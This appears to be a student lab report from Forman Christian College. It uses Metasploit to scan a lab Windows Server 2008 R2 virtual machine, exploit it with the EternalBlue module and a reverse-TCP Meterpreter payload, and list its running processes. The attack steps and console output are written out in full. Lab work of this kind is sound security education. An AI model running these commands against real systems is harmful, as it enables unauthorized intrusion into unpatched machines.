BY LOVE SERVE ONE ANOTHER

Estd. 1864

FORMAN CHRISTIAN COLLEGE

(A Chartered University)

Roll#	Name
251683960	Timothious Gill

Task to Get the List of Running Processes on a Target System Using Metasploit Framework


Objective:

Methodology:

1. Scanning the Target
    a. Launching the Metasploit console:
        i. $ msfconsole
    b. Loading the SMB version scanner module
        i. use auxiliary/scanner/smb/smb_version
    c. Setting the target system's IP address
        i. set RHOSTS 192.168.0.106
    d. Running the module
        i. run


After the successful scan, the system's SMB version and other details were confirmed.

Target Ip:



```
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. All rights reserved.

PS C:\Users\vagrant> ipconfig

Windows IP Configuration


Ethernet adapter Local Area Connection:

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::7072:6d4c:4049:d181%11
   IPv4 Address. . . . . . . . . . . : 192.168.0.106
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

Tunnel adapter isatap.{2AC9D7FD-F063-48EA-8738-110021736847}:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Tunnel adapter Local Area Connection* 9:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :
PS C:\Users\vagrant> _
```


Scanning:



```
Module options (auxiliary/scanner/smb/smb_version):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   RHOSTS   192.168.0.106    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                     no        The target port (TCP)
   THREADS  1                yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_version) > run

[*] 192.168.0.106:445     - SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:8m 22s) (guid:{50f866e4-b756-49a5-a611-5d822cdcc03
1}) (authentication domain:VAGRANT-2008R2)Windows 2008 R2 Standard SP1 (build:7601) (name:VAGRANT-2008R2)
[+] 192.168.0.106:445     -   Host is running SMB Detected (versions:1, 2) (preferred dialect:SMB 2.1) (signatures:optional) (uptime:8m 22s) (guid:{50f866e4-b756-49a
5-a611-5d822cdcc031}) (authentication domain:VAGRANT-2008R2)Windows 2008 R2 Standard SP1 (build:7601) (name:VAGRANT-2008R2)
[*] 192.168.0.106:        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smb/smb_version) > █
```

Exploitation:

1. Loading the exploit module:
   a. $ msfconsole
   b. use exploit/windows/smb/ms17_010_eternalblue
   c. show options
2. Setting required parameters:
   a. set RHOSTS 192.168.0.106
   b. set LHOST 192.168.0.107
   c. set LPORT 4444
3. Running the exploit
   a. run
4. Successful execution of the exploit opened a Meterpreter session



```
odule options (exploit/windows/smb/ms17_010_eternalblue):

  Name           Current Setting  Required  Description
  ----           ---------------  --------  -----------
  RHOSTS         192.168.0.106    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT          445              yes       The target port (TCP)
  SMBDomain                       no        (Optional) The Windows domain to use for authentication. Only affects Windows Server 2008 R2, Windows 7, Windows Embed
                                            ded Standard 7 target machines.
  SMBPass                         no        (Optional) The password for the specified username
  SMBUser                         no        (Optional) The username to authenticate as
  VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded
                                            Standard 7 target machines.
  VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target. Only affects Windows Server 2008 R2, Windows 7, Windows Embedded Standard 7
                                             target machines.


ayload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      ---------------  --------  -----------
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.0.107    yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port


xploit target:

  Id  Name
  --  ----
  0   Automatic Target



iew the full module info with the info, or info -d command.

sf6 exploit(windows/smb/ms17_010_eternalblue) > █
```

Post Exploitation:

1. Retrieving basic system information:
   1. Sysinfo
2. Listing all running processes
   1. Ps
   2. sessions -k 1
3. Terminating the session upon completing the task
   1. exit

Result:

```
Process List

============


 PID   PPID  Name            Arch  Session  User                    Path

 ---   ----  ----            ----  -------  ----                    ----

 0     0     [System Process]

 4     0     System              x64   0

 284   4     smss.exe            x64   0      NT AUTHORITY\SYSTEM
\SystemRoot\System32\smss.exe

 368   352   csrss.exe           x64   0      NT AUTHORITY\SYSTEM
C:\Windows\system32\csrss.exe

 384   520   svchost.exe         x64   0      NT AUTHORITY\NETWORK SERVICE

 420   352   wininit.exe         x64   0      NT AUTHORITY\SYSTEM
C:\Windows\system32\wininit.exe

 428   412   csrss.exe           x64   1      NT AUTHORITY\SYSTEM
C:\Windows\system32\csrss.exe

 468   412   winlogon.exe              x64   1      NT AUTHORITY\SYSTEM
C:\Windows\system32\winlogon.exe

 520   420   services.exe        x64   0      NT AUTHORITY\SYSTEM
C:\Windows\system32\services.exe

 536   420   lsass.exe           x64   0      NT AUTHORITY\SYSTEM
C:\Windows\system32\lsass.exe

 544   420   lsm.exe             x64   0      NT AUTHORITY\SYSTEM
C:\Windows\system32\lsm.exe
```

```
 644   520   svchost.exe     x64   0       NT AUTHORITY\SYSTEM
 708   520   VBoxService.exe       x64   0       NT AUTHORITY\SYSTEM
C:\Windows\System32\VBoxService.exe
 776   520   svchost.exe     x64   0       NT AUTHORITY\NETWORK SERVICE
 868   520   svchost.exe     x64   0       NT AUTHORITY\LOCAL SERVICE
 916   520   svchost.exe     x64   0       NT AUTHORITY\SYSTEM
 968   520   svchost.exe     x64   0       NT AUTHORITY\LOCAL SERVICE
 1012  520   svchost.exe             x64   0       NT AUTHORITY\LOCAL SERVICE
 1016  520   svchost.exe             x64   0       NT AUTHORITY\SYSTEM
 1224  520   spoolsv.exe             x64   0       NT AUTHORITY\SYSTEM
C:\Windows\System32\spoolsv.exe
 1260  520   svchost.exe             x64   0       NT AUTHORITY\SYSTEM
 1288  520   wrapper.exe             x86   0       NT AUTHORITY\LOCAL SERVICE
 1376  368   conhost.exe             x64   0       NT AUTHORITY\LOCAL SERVICE
C:\Windows\system32\conhost.exe
 1380  520   dcserverhttpd.exe   x86   0      NT AUTHORITY\LOCAL SERVICE
 1392  520   domain1Service.exe  x64   0     NT AUTHORITY\LOCAL SERVICE
 1456  520   elasticsearch-serv  x64   0     NT AUTHORITY\SYSTEM
C:\Program Files\elasticsearch-1.1.1
...
```

Conclusion:

The assignment objective was successfully achieved by leveraging the Metasploit Framework's modules. The acquired process list provides valuable insight into the target system's active processes and user accounts, which could be further analyzed for potential vulnerabilities or threats.